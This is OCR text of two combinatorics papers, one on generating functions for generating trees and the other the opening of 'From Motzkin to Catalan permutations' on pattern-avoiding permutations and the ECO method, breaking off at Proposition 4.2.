


Figure 1: The generating tree of 123-avoiding permutations: (a) nodes labelled by the permutations; (b) nodes labelled by the numbers of children.

Notations. We assume that all the values appearing in the generating tree are positive.

In the generating tree, let f_n be the number of nodes at level n and s_n the sum of the labels of these nodes. By convention, the root is at level 0, so that $f_0=1$. In terms of walks, f_n is the number of walks of length n.

The generating function associated to the system is $F(z) = \sum_{n \geq 0} f_n z^n$.

Note that $s_n = f_{n+1}$, and that the sequence $(f_n)_n$ is nondecreasing.

Now let $f_{n,k}$ be the number of nodes at level n having label k (or the number of walks of length n ending at position k). The following generating functions will be of interest:

$$F_k(z) = \sum_{n \geq 0} f_{n,k} z^n \quad \text{and} \quad F(z,u) = \sum_{n,k \geq 0} f_{n,k} z^n u^k.$$

We have $F(z)=F(z,1)=\sum_{k \geq 1} F_k(z)$. Furthermore, the F_k's satisfy the relation

$$F_k(z) = [k=s_0] + z \sum_{j \geq 1} \pi_{j,k} F_j(z), \quad (3)$$

where $[k=s_0]$ is 1 if $k=s_0$ and 0 elsewhere and $\pi_{j,k}$ denotes the number $|\{ i \leq j \mid e_i(j)=k \}|$ of one-step transitions from j to k. This is equivalent to the recurrence $f_{n+1,k} = \sum_{j \geq 1} \pi_{j,k} f_{n,j}$ for the numbers $f_{n,k}$ (with $f_{0,s0} = 1$), that results from tracing all the paths that lead to k in n+1 steps.

We refer to [1] for random generation using counting and generating trees.

2 Rational Systems

ECO-systems satisfying strong regularity conditions lead to rational generating functions. This covers systems that have a finite number of allowed degrees, as well as systems where the sum of the labels at level k depends linearly on k.

Proposition 1 *If finitely many labels appear in the tree, then F(z)=F(z,1) is rational.*

Proof. Only a finite number of F_k's are nonzero; they are related by linear equations like Equation (3) above and therefore rational. $F(z)$ is a finite sum of these, and is also rational.

Example 2 *Fibonacci numbers are generated by the system ((1),{(k)→(k)$^{k-1}$((kmod2)+1)}) that can also be written as ((1),{(1)→(2),(2)→(1)(2)}).*

Proposition 2 *Let* $\sigma(k)=e_1(k)+e_2(k)+\ldots+e_k(k)$. *If* σ *is an affine function of* k, *say* $\sigma(k)=\alpha k+\beta$, *then the series* $F(z)$ *is rational. More precisely:*

$$F(z)=\frac{1+(s_0-\alpha)z}{1-\alpha z-\beta z^2}.$$

Proof. Let $n\geq 0$ and let $k_1, k_2,\ldots, k_{f_n}$ denote the labels of the f_n nodes at level n. Then

$$f_{n+2}=s_{n+1}=(\alpha k_1+\beta)+(\alpha k_2+\beta)+\ldots+(\alpha k_{f_n}+\beta)$$

$$=\alpha s_n+\beta f_n=\alpha f_{n+1}+\beta f_n.$$

We know that $f_0=1$ and $f_1=s_0$. The result follows.

Example 3 *The system* $((2),\{(k)\rightarrow(2)^{k-1}(k+1)\})$ *produces the Fibonacci numbers of even index.*

Proposition 2 can be adapted to apply to systems that ``almost" satisfy its criterion (see [1]).

3 Algebraic Systems

Systems where a finite modification of the set $\{1,\ldots,k\}$ is reachable from k lead to algebraic generating functions.

The possible moves from k are given by the rule:

$$(k)\rightarrow\{(0),\ldots,(k-1)\}\setminus\{(k-i)|\ i\in B\}\cup\{\{(k+j)|\ j\in A\}\},\quad (4)$$

where $A\subset\mathbf{N}$ and $B\subset\mathbf{N}^+$ are a finite multiset (denoted $\{\{\ldots\}\}$) and a finite set specifying respectively the *allowed forward jumps* (possibly coloured) and the *forbidden backwards jumps*.

Observe that these walk models are not necessarily ECO-systems, first because we allow labels to be zero---but a simple translation can take us back to a model with positive labels---, and second because we do not require (k) to have exactly k successors.

In this section $f_{n,k}$ is the number of walks of length n ending at point k and $f_n(u)=\sum_{k\geq 0}f_{n,k}u^k$ is the coefficient of z^n in $F(z,u)$.

We continue this section with the example $A=\{4,15\}$ and $B=\{2\}$, axiom (0) and the corresponding family of rules

$$\{(k)\rightarrow(0)(1)\ldots(k-3)(k-1)(k+4)(k+15)\}.$$

This corresponds in generating functions to substituting u^k in

$$u^0+\ldots+u^{k-1}-u^{k-2}+u^{k+4}+u^{k+15}=\frac{1-u^k}{1-u}-u^{k-2}+u^{k+4}+u^{k+15}$$

for $k\geq 2$. This gives the recurrence $f_{n+1}(u)=f_n(1)-f_n(u)/1-u+(u^4+u^{15}-u^{-2})f_n(u)$, and yields the functional equation

$$F(z,u)=1+z\left(\frac{F(z,1)-F(z,u)}{1-u}+P(u)F(z,u)-\{u^{<0}\}\sum_{n\leq 0} z^n L[f_n](u)\right), \quad (5)$$

Here $P(u)=\sum_{\alpha\in A} u^{\alpha}-\sum_{\beta\in B} u^{-\beta}$ and $L[g](u)=g(1)-g(u)/1-u+P(u)g(u)$. Equation (5) may be rewritten as

$$F(z,u)\left(1+\frac{z}{1-u}-zP(u)\right)=1+\frac{z}{1-u}F(z,1)-z\sum_{j=0}^{b-1} c_j(u)\partial_u^j F(z,0),$$

where the $c_j(u)$ are Laurent polynomials. The kernel $K(z,u)$ of Equation (5) is the coefficient of $F(z,u)$ in the left-hand side of this equation. $F(z,u)K(z,u)$ is a linear combination of $b+1$ unknown functions. Solving $K(z,u)=0$ in u gives $b+1$ convergent branches $u_i(z)$ which, in turn, give the $\partial_u^j F(z,0)$ through a $(b+1)\times(b+1)$ linear system, and from there $F(z,1)$, which is algebraic.

Proposition 3 *The generating function F(z,1) counting the number of walks, starting from zero and irrespective of their endpoint is algebraic and* $F(z,1)=-1/z\prod_{i=0}^{b}(1-u_i)$, *where* $b=\max B$ *and* $u_i(z)$ *are the finite solutions at z=0 of the equation K(z,u)=0.*

Examples of algebraic systems are the Catalan numbers $\{(k)\rightarrow(0)(1)\ldots(k)(k+1)\}$, the Motzkin numbers $\{(k)\rightarrow(0)\ldots(k-1)(k+1)\}$, the Schröder numbers $\{(k)\rightarrow(0)\ldots(k-1)(k)(k+1)\}$ or the m-ary trees $((m),\{(k)\rightarrow(m)\ldots(k)(k+1)(k+2)\ldots(k+m-1)\})$.

4 Transcendental Systems

4.1 Transcendence

If the coefficients of a series grow too fast, its radius of convergence is zero.

Proposition 4 *Let b be a nonnegative integer. For* $k\geq 1$, *let* $m_k=|\{\, i \mid e_i(k)\geq k-b \,\}|$. *Assume that:*

1. *for all k, there exists a forward jump from k (i.e.,* $e_i(k)>k$ *for some i),*

2. *the sequence* $(m_k)_k$ *is non-decreasing and tends to infinity.*

Then the generating function of the system has radius of convergence 0.

Proof. See [1].
However, there are ECO-systems or walks that are transcendental with positive radius of convergence such as $\{(k)\to(2)(4)...(2k)\}$ or $\{(k)\to(\lceil k/2\rceil)^{k-1}(k+1)\}$.

4.2 Holonomy

A subclass of transcendental functions is the class of holonomic functions. A series is said to be *holonomic* or *D-finite* if it satisfies a linear differential equation with polynomial coefficients in z. Equivalently, its coefficients f_n satisfy a linear recurrence relation with polynomial coefficients in n. Given a sequence f_n, the OGF (ordinary generating function) $\sum f_n z^n$ is holonomic if and only if the EGF (exponential generating function) $\sum f_n z^n/n!$ is holonomic.

The following table gives examples of holonomic and non-holonomic transcendental systems with references to the Encyclopedia of Integer Sequences (EIS) by Sloane and Plouffe [2, 3].

Axiom	Rewriting rules	Name	EIS Id.	Generating Function
	Holonomic OGF			**EGF**
(1)	$(k)\to(k+1)^k$	Permutations	M1675	$1/(1-z)$
(2)	$(k)\to(k)(k+1)^{k-1}$	Arrangements	M1497	$e^z/(1-z)$
(1)	$(k)\to(k-1)^{k-1}(k+1)$	Involutions	M1221	$e^{z+z2/2}$
(2)	$(k)\to(k+1)^{k-1}(k+2)$	Partial permutations	M1795	$e^{z/(1-z)}/(1-z)$
	Nonholonomic OGF			**EGF**
(1)	$(k)\to(k)^{k-1}(k+1)$	Bell numbers	M1484	e^{e^z-1}
(2)	$(k)\to(k-1)(k)^{k-2}(k+1)$	Bessel numbers	M1462	---

References

[1]

Banderier (C.), Bousquet-Mélou (M.), Denise (A.), Flajolet (P.), Gardy (D.), and Gouyou-Beauchamps (D.). -- Generating functions for generating trees. *Discrete Mathematics*. -- 25 pages. To appear.

[2]

Encyclopedia of integer sequences. -- Available from `http://www.research.att.com/~njas/sequences/`.

[3]

Sloane (N. J. A.) and Plouffe (Simon). -- *The encyclopedia of integer sequences*. -- Academic Press Inc., San Diego, CA, 1995, xiv+587p.

This document was translated from $LaTeX$ by H E V E A.

ELSEVIER

Discrete Mathematics 217 (2000) 33–49

DISCRETE MATHEMATICS

www.elsevier.com/locate/disc

From Motzkin to Catalan permutations

Elena Barcucci, Alberto Del Lungo, Elisa Pergola *, Renzo Pinzani

Dipartimento di Sistemi e Informatica, Universita di Firenze, Via Lombroso 6/17, 50134 Firenze, Italy

Received 22 October 1997; revised 16 April 1999; accepted 11 June 1999

Abstract

For every integer $j \geqslant 1$, we define a class of permutations in terms of certain forbidden subsequences. For $j = 1$, the corresponding permutations are counted by the Motzkin numbers, and for $j = \infty$ (defined in the text), they are counted by the Catalan numbers. Each value of $j > 1$ gives rise to a counting sequence that lies between the Motzkin and the Catalan numbers. We compute the generating function associated to these permutations according to several parameters. For every $j \geqslant 1$, we show that only this generating function is algebraic according to the length of the permutations.

1. Introduction

Permutations with forbidden subsequences have been widely studied in the last few years. They are of interest in both Computer Science and Combinatorics because the permutations with forbidden subsequences are related to the characterization of words without any regularities or to the analysis of some regularities in words [7,19]. They are found in some sorting [21,24,25] and pattern matching [8] problems, and they codify a large number of nontrivial combinatorial objects [10,12,13,15–17]. Several classical sequences of numbers in Combinatorics arise in the problem of enumerating permutations with forbidden subsequences. For example, we refer to binomial coefficients and the Pell, Fibonacci, Motzkin and Schröder numbers [23]. Some of these results were obtained by West [22,24,26,27] and Gire [15]. Knuth studied the permutations sortable through a stack [18] and showed that they are the permutations with the forbidden subsequence 231. All the permutations with a forbidden subsequence of length three are enumerated by Catalan numbers. West [25] proved that the permutations sortable twice through a stack avoid the subsequences 2341 and $3\bar{5}241$. A permutation π avoids the barred pattern $3\bar{5}241$ if every subsequence of type 3241 is contained in a subsequence of type 35241 in π. West conjectured that the number of two-stack sortable

* Corresponding author.
E-mail addresses: elisa@dsi.unifi.it (E. Pergola), pire@ingfi1.ing.unifi.it (R. Pinzani).

0012-365X/00/$ - see front matter
PII: S0012-365X(99)00254-X

permutations of length n is $2(3n)!/((2n+1)!(n+1)!)$. This conjecture was proved by Zeilberger [28]. Even though permutations with forbidden subsequences have been widely studied (see [16], for a survey), there are still many interesting problems to be solved on the subject. For instance, many efforts have been made to enumerate the permutations with the forbidden subsequence $12..(k+1)$ and which are related to pairs of standard Young tableaux having the same shape and length at most k. The results obtained refer to the number of permutations of length n avoiding the patterns 123 [22] and 1234 [14]. If k is larger than three, the enumeration problem is still open. In this case, Regev [20] obtained quite an interesting result, that is: the number of permutations of length n avoiding the pattern $1\ldots(k+1)$ is asymptotically equal to $c(k-1)^{2n}/n^{(k^2-2k)/2}$, where c is a constant.

In this paper, we characterize the permutations avoiding the patterns 321 and $(j+2)\bar{1}(j+3)2\ldots(j+1)$ and we denote this class by $\mathscr{M}(j)$. The enumeration of $\mathscr{M}(j)$ permutations produces sequences of numbers and provides a kind of 'discrete continuity' between the well-known Motzkin and Catalan number sequences. In Section 2 some definitions regarding permutations with forbidden subsequences are recalled. In Section 3, we describe the basic idea of the ECO method [6]. It is used for Enumerating Combinatorial Objects and allows us to obtain all the objects of size $(n+1)$ from the objects of size n by means of a 'local expansion'. In Section 4, we apply this method to the class $\mathscr{M}(j)$ and determine a recursive construction of the class which can be translated into a functional equation verified by the generating function of $\mathscr{M}(j)$ permutations according to their length, number of active sites, inversions and right minima. The definitions of these parameters are given in the following section (see Definitions 2.4 and 2.5). We also prove that this generating function is algebraic only according to the length of the permutations. The following well-known cases have algebraic generating functions of degree two:

- $\mathscr{M}(1)$ permutations enumerated by Motzkin numbers;
- $\mathscr{M}(2)$ permutations enumerated by the numbers of the left factors in Motzkin words;
- $\mathscr{M}(\infty)$ permutations enumerated by Catalan numbers.

Finally, in Section 5, we propose some perspectives for future research on this subject.

2. Notations and definitions

In this section, we recall the basic definitions used in this paper. A permutation $\pi=\pi(1)\pi(2)\ldots\pi(n)$ on $[n]=\{1,2,\ldots,n\}$ is a bijection between $[n]$ and $[n]$. Let $\mathscr{S}_n$ be the set of permutations on $[n]$.

Definition 2.1. A permutation $\pi\in\mathscr{S}_n$ contains a subsequence of type $\tau\in\mathscr{S}_k$ if a sequence of indexes $1\leqslant i_{\tau(1)}<i_{\tau(2)}<\cdots<i_{\tau(k)}\leqslant n$ exists such that $\pi(i_1)<\pi(i_2)<\cdots<\pi(i_k)$. We denote the set of permutations of $\mathscr{S}_n$ not containing any subsequences of type τ by $\mathscr{S}_n(\tau)$.

Example 2.1. The permutation $\pi = 5\ 1\ 6\ 2\ 7\ 3\ 8\ 4\ 9$ belongs to $\mathscr{S}_9(321)$ because all its subsequences of length 3 are not of type 321. This permutation does not belong to $\mathscr{S}_9(3412)$ because it contains subsequences of type 3412:

$$\pi(1)\pi(3)\pi(4)\pi(6) = 5623,$$

$$\pi(1)\pi(3)\pi(4)\pi(8) = 5624,$$

$$\pi(1)\pi(3)\pi(6)\pi(8) = 5634,$$

$$\pi(1)\pi(5)\pi(6)\pi(8) = 5734,$$

$$\pi(3)\pi(5)\pi(6)\pi(8) = 6734.$$

Definition 2.2. A *barred* permutation $\bar{\tau}$ of $[k]$ is a permutation of $\mathscr{S}_k$ having a bar over one of its elements. Let τ be a permutation on $[k]$ identical to $\bar{\tau}$ but unbarred: $\hat{\tau}$ is the permutation of $[k-1]$ made up of the $k-1$ unbarred elements of $\bar{\tau}$, rearranged as a permutation on $[k-1]$.

Definition 2.3. A permutation $\pi \in \mathscr{S}_n$ contains a type $\bar{\tau}$ subsequence if π contains a type $\hat{\tau}$ subsequence and which, in turn, is not a type τ subsequence. We denote the set of permutations in $\mathscr{S}_n$ not containing any type $\bar{\tau}$ subsequences by $\mathscr{S}_n(\bar{\tau})$.

Example 2.2. If $\bar{\tau} = 4\bar{1}523$, we have $\tau = 41523$ and $\hat{\tau} = 3412$. The permutation $\pi = 5\ 1\ 6\ 2\ 7\ 3\ 8\ 4\ 9$ belongs to $\mathscr{S}_9(\bar{\tau})$ because the subsequences of type $\hat{\tau}$ (see Example 2.1) are subsequences of:

$$\pi(1)\pi(2)\pi(3)\pi(4)\pi(6) = 51623,$$

$$\pi(1)\pi(2)\pi(3)\pi(4)\pi(8) = 51624,$$

$$\pi(1)\pi(2)\pi(3)\pi(6)\pi(8) = 51634,$$

$$\pi(1)\pi(2)\pi(5)\pi(6)\pi(8) = 51734,$$

$$\pi(3)\pi(4)\pi(5)\pi(6)\pi(8) = 62734,$$

which are of type τ.

If we have a set $\tau_1 \in \mathscr{S}_{k_1}, \ldots, \tau_p \in \mathscr{S}_{k_p}$ of barred or unbarred permutations, we denote the set $\mathscr{S}_n(\tau_1) \cap \cdots \cap \mathscr{S}_n(\tau_p)$ by $\mathscr{S}_n(\tau_1, \ldots, \tau_p)$. We call the family $F = \{\tau_1, \ldots, \tau_p\}$ a *family of forbidden subsequences* and the set $\mathscr{S}_n(F)$, a *family of permutations with forbidden subsequences.*

Example 2.3. Since the permutation $\pi = 5\ 1\ 6\ 2\ 7\ 3\ 8\ 4\ 9$ avoids the patterns 321 and $4\bar{1}523$, we have that π belongs to $\mathscr{S}_9(321, 4\bar{1}523)$.

Let us now define some permutation parameters. Let $\pi \in \mathscr{S}_n$: we denote the position lying to the left of $\pi(1)$ by s_0, the position between $\pi(i)$,$\pi(i+1)$, $1 \leqslant i \leqslant n-1$, by s_i

and the position to the right of $\pi(n)$ by s_n. The positions $s_0, s_1, \ldots, s_{n-1}, s_n$ are the *sites* of π.

Definition 2.4. Let $F = \{\tau_1, \ldots, \tau_p\}$: a site s_i, $0 \leqslant i \leqslant n$, of a permutation $\pi \in \mathscr{S}_n(F)$ is *active* if the insertion of $(n+1)$ into s_i produces a permutation belonging to the set $\mathscr{S}_{n+1}(F)$; otherwise, it is said to be *inactive*. We denote the set of active sites of π by $\mathscr{A}(\pi)$.

Definition 2.5. Let $\pi \in \mathscr{S}_n$. The pair (i,j), $i < j$ is an inversion if $\pi(i) > \pi(j)$. An element $\pi(i)$ is a *right minimum* if $\pi(i) < \pi(j)$, $\forall j \in [i+1, n]$.

Given a permutation π, we denote its length by $n(\pi)$, the number of its active sites by $a(\pi)$, the number of its right minima by $m(\pi)$ and the number of its inversions by $i(\pi)$.

Example 2.4. The permutation π=5 1 6 2 7 3 8 4 9 has 10 inversions: $(1,2)(1,4)(1,6)(1,8)(3,4)(3,6)(3,8)(5,6)(5,8)(7,8)$ and 4 right minima: $\pi(2)=1$, $\pi(4)=2$, $\pi(6)=3$ and $\pi(8)=4$.

In this paper, we study the $\mathscr{S}_n(321, (j+2)\bar{1}(j+3)2\ldots(j+1))$ family and denote it by $\mathscr{M}_n(j)$. Moreover, we indicate the $S_n(321)$ family by $\mathscr{M}_n(\infty)$ and $\bigcup_{n\geqslant 1}\mathscr{M}_n(j)$ by $\mathscr{M}(j)$.

3. The ECO method

In this section, we review the basic ideas of the ECO method [6] and refer to [1–4] for some further applications and examples of it. Let $\mathscr{O}$ be a class of combinatorial objects and p a parameter of enumeration on $\mathscr{O}$ taking values in $\mathbb{N}$: we denote $\mathscr{O}_n = \{s \in \mathscr{O}: p(s) = n\}$. An operator θ on $\mathscr{O}$ is a function from $\mathscr{O}_n$ to $2^{\mathscr{O}_{n+1}}$, where $2^{\mathscr{O}_{n+1}}$ is the power set of $\mathscr{O}_{n+1}$.

Proposition 3.1. *Let θ be an operator on $\mathscr{O}$. If θ satisfies the following conditions*:

(1) $\forall Y \in \mathscr{O}_{n+1}\ \exists X \in \mathscr{O}_n$ *such that* $Y \in \theta(X)$,
(2) *if* $X_1, X_2 \in \mathscr{O}_n$ *and* $X_1 \neq X_2$ *then* $\theta(X_1) \cap \theta(X_2) = \emptyset$,

then the family of sets $\mathscr{F}_{n+1} = \{\theta(X): \forall X \in \mathscr{O}_n\}$ *is a partition of* $\mathscr{O}_{n+1}$.

Given a class $\mathscr{O}$ of combinatorial objects, if we are able to define an operator θ satisfying conditions (1) and (2), then Proposition 3.1 allows us to construct each object $Y \in \mathscr{O}_{n+1}$ from another object $X \in \mathscr{O}_n$ and each $Y \in \mathscr{O}_{n+1}$ is given by only one $X \in \mathscr{O}_n$. If we have an operator on $\mathscr{O}$ which satisfies conditions (1) and (2), we obtain




Fig. 1. The operator θ on a 1–2 tree.

a recursive description of the elements of $\mathcal{O}$. In some cases, this recursive description allows us to deduce a functional equation verified by the generating function of $\mathcal{O}$.

Example 3.1. A 1–2 tree is an ordered tree (in the sense used by Knuth [18, p. 305]) whose internal nodes all have degree 0, 1 or 2. Let $\mathcal{O}$ be the class of 1–2 trees and p the number of their internal nodes. Let $P \in \mathcal{O}$ and $\mathcal{A}(P)$ be the set of external nodes that follow the last internal node in the preorder traversal. The operator θ replaces each external node in $\mathcal{A}(P)$ by an internal one (see Fig. 1). It is easy to prove that θ satisfies Proposition 3.1. For some detailed definitions and proofs see [4].

4. Permutations with one forbidden subsequence of increasing length

In this section, we define an operator θ on the class $\mathcal{M}(j)$, $j \geqslant 1$, which satisfies Proposition 3.1. We obtain a recursive description of the objects in $\mathcal{M}(j)$ and deduce the set of functional equations verified by its generating function according to the permutations' length, number of right minima and inversions.

Proposition 4.1. *Let π be a permutation in $\mathcal{M}(j)$, $j \geqslant 1$. If s is an active site of π, each site to its right is also active.*

Proof. Let s be an active site of π and t be a site on its right. If we assume that t is not active, by inserting $(n+1)$ into t, we obtain a permutation containing 321 or $(j+2)\bar{1}(j+3)2\ldots(j+1)$.

If the insertion of $(n+1)$ into t produces a subsequence $(n+1)\pi(i_1)\pi(i_2)$ of type 321, the insertion of $(n+1)$ into s produces the same subsequence, and so s is not active.

$$\pi = \pi(1)\ldots.\pi(n-a(\pi)+1)-\pi(n-a(\pi)+2)-\ldots.-\pi(n-1)-\pi(n)-$$
$$\underset{s_{n-a(\pi)+1}}{\qquad}\quad\underset{s_{n-a(\pi)+2}\cdots s_{n-2}}{\qquad\qquad}\quad\underset{s_{n-1}}{\qquad}\quad\underset{s_n}{\qquad}$$

Fig. 2. A permutation $\pi \in \mathscr{M}_n(j)$ with $a(\pi)$ active sites.

If the insertion of $(n+1)$ into t gives us a permutation containing $(j+2)\bar{1}(j+3)2\ldots(j+1)$, we obtain a subsequence $\pi(i_1)(n+1)\pi(i_2)\ldots\pi(i_{j+1})$ of type $(j+2)(j+3)2\ldots(j+1)$, and there is no element in π between $\pi(i_1)$ and $(n+1)$ corresponding to the 1 of $(j+2)1(j+3)2\ldots(j+1)$. Moreover, $\pi(i_1)$ is on the left of s: as a matter of fact, if we assume that $\pi(i_1)$ is on the right of s, by inserting $(n+1)$ into s, we obtain the subsequence $(n+1)\pi(i_1)\pi(i_2)$ which is of type 321. Consequently, the insertion of $(n+1)$ into s produces a sequence of type $(j+2)\bar{1}(j+3)2\ldots(j+1)$. Therefore, s is not active and contradicts our hypothesis. □

Let π be a permutation in $\mathscr{M}_n(j)$, $j \geqslant 1$. From Proposition 4.1, it follows that the set $\mathscr{A}(\pi)$ of active sites of π is $\{s_{n-a(\pi)+1},\ldots,s_n\}$ (see Fig. 2). We define the operator θ on π as follows:

$$\theta(\pi) = \{\sigma \in \mathscr{M}_{n+1}(j) \mid \sigma = \pi(1)\cdots\pi(n-a(\pi)+i)(n+1)\cdots\pi(n),$$
$$\forall i = 1,\ldots,a(\pi)\}.$$

We can easily prove that the operator θ satisfies conditions (1) and (2) of Proposition 3.1.

The number of active sites in π is equal to the number of permutations obtained by performing the operator θ on π (i.e., $|\mathscr{A}(\pi)| = |\theta(\pi)|$). We number the sites in $\mathscr{A}(\pi)$ from right to left in increasing order (see Fig. 2). If θ inserts $(n+1)$ into the ith active site of $\pi \in \mathscr{M}_n(j)$, $1 \leqslant i \leqslant a(\pi)$, we obtain $\pi' \in \mathscr{M}_{n+1}(j)$, and its set of active sites is such that:

(a) if $i = 1$, then $\mathscr{A}(\pi') = \{s_{n(\pi)-(a(\pi)-1)},\ldots,s_{n(\pi)},s_{n(\pi)+1}\}$ and $|\mathscr{A}(\pi')| = a(\pi)+1$;
(b) if $2 \leqslant i \leqslant \min\{a(\pi), j\}$, then $\mathscr{A}(\pi') = \{s_{n(\pi)-(i-2)},\ldots,s_{n(\pi)},s_{n(\pi)+1}\}$ and $|\mathscr{A}(\pi')| = i$;
(c) if $\min\{a(\pi), j\} < i \leqslant a(\pi)$, then $\mathscr{A}(\pi') = \{s_{n(\pi)-(i-3)},\ldots,s_{n(\pi)},s_{n(\pi)+1}\}$ and $|\mathscr{A}(\pi')| = i-1$.

Therefore, if π has k active sites, then θ constructs k permutations $\sigma_1,\sigma_2,\ldots,\sigma_k$ whose number of active sites is:

- $k+1,2,\ldots,k$, for $a(\pi) \leqslant j$,
- $k+1,2,3,\ldots,j,j,\ldots,k-1$, for $a(\pi) > j$.

From this recursive description, we deduce a functional equation verified by the generating function of the $\mathscr{M}(j)$ permutations according to their length, number of active

sites, inversions and right minima:

$$M^{(j)}(x,y,s,q)=\sum_{\pi\in\mathscr{M}(j)} x^{n(\pi)}y^{m(\pi)}s^{a(\pi)}q^{i(\pi)}.$$

If θ inserts the subsequent element into the ith active site of π, $1\leqslant i\leqslant a(\pi)$, we obtain a permutation $\pi'\in\mathscr{M}(j)$ and the parameters change as follows:

(a) if $i=1$, then

$$n(\pi')=n(\pi)+1,\quad m(\pi')=m(\pi)+1,\quad a(\pi')=a(\pi)+1,\quad i(\pi')=i(\pi);$$

(b) if $2\leqslant i\leqslant\min\{a(\pi),j\}$, then

$$n(\pi')=n(\pi)+1,\quad m(\pi')=m(\pi),\quad a(\pi')=i,\quad i(\pi')=i(\pi)+i-1;$$

(c) if $\min\{a(\pi),j\}+1\leqslant i\leqslant a(\pi)$, then

$$n(\pi')=n(\pi)+1,\quad m(\pi')=m(\pi),\quad a(\pi')=i-1,\quad i(\pi')=i(\pi)+i-1.$$

At this point, we can translate this recursive construction into a functional equation verified by $M^{(j)}(x,y,s,q)$.

Let us note that:

- if $\boldsymbol{j=1}$ then point (b) does not hold. The permutation of length one has 2 active sites and is represented by xys^2. From the recursive construction, we obtain the following functional equation:

$$M^{(1)}(x,y,s,q)=\frac{xys^2}{(1-xys)}+\frac{xsq\,M^{(1)}(x,y,1,q)}{(1-xys)(1-sq)}-\frac{x\,M^{(1)}(x,y,sq,q)}{(1-xys)(1-sq)};\qquad(1)$$

- if $\boldsymbol{j=\infty}$ (i.e., $\mathscr{M}_n(\infty)=S_n(321)$), then point (c) does not hold and we obtain the following functional equation:

$$M^{(\infty)}(x,y,s,q)=\frac{xys^2}{(1-xys)}+\frac{xs^2q\,M^{(\infty)}(x,y,1,q)}{(1-xys)(1-sq)}-\frac{xs\,M^{(\infty)}(x,y,sq,q)}{(1-xys)(1-sq)}.\qquad(2)$$

We refer to [1] for the solution of these equations and only wish to point out that:

$$M^{(1)}(x,1,1,1)=\frac{1-x-2x^2-\sqrt{-3x^2-2x+1}}{2x^2},$$

$$M^{(\infty)}(x,1,1,1)=\frac{1-2x-\sqrt{1-4x}}{2x},$$

which means that, the number of n-length permutations in $\mathscr{M}(1)$ is equal to the nth Motzkin number while the nth Catalan number counts the n-length permutations in $\mathscr{M}(\infty)$. Therefore, the sequence of numbers enumerating the permutations in $\mathscr{M}(j)$, $j\geqslant 2$, according to their length, lies between the sequences of Motzkin and Catalan numbers.

Let us now take the case of $j\geqslant 2$ into consideration. By translating the construction into formulae, we obtain a set of functional equations. We partition the set $\mathscr{M}(j)$ into j subsets:

$$\mathscr{M}(j,2),\mathscr{M}(j,3),\ldots,\mathscr{M}(j,j),\mathscr{M}(j,>),$$

where

$$\mathscr{M}(j,i)=\{\pi\in\mathscr{M}(j)\,|\,a(\pi)=i\}\quad\text{and}\quad\mathscr{M}(j,>)=\{\pi\in\mathscr{M}(j)\,|\,a(\pi)>j\}.$$

We get the following proposition:

Proposition 4.2. *The generating function $M^{(j)}(x,y,s,q)$ of the $\mathscr{M}(j)$ permutations, $j\geqslant 2$, is such that*

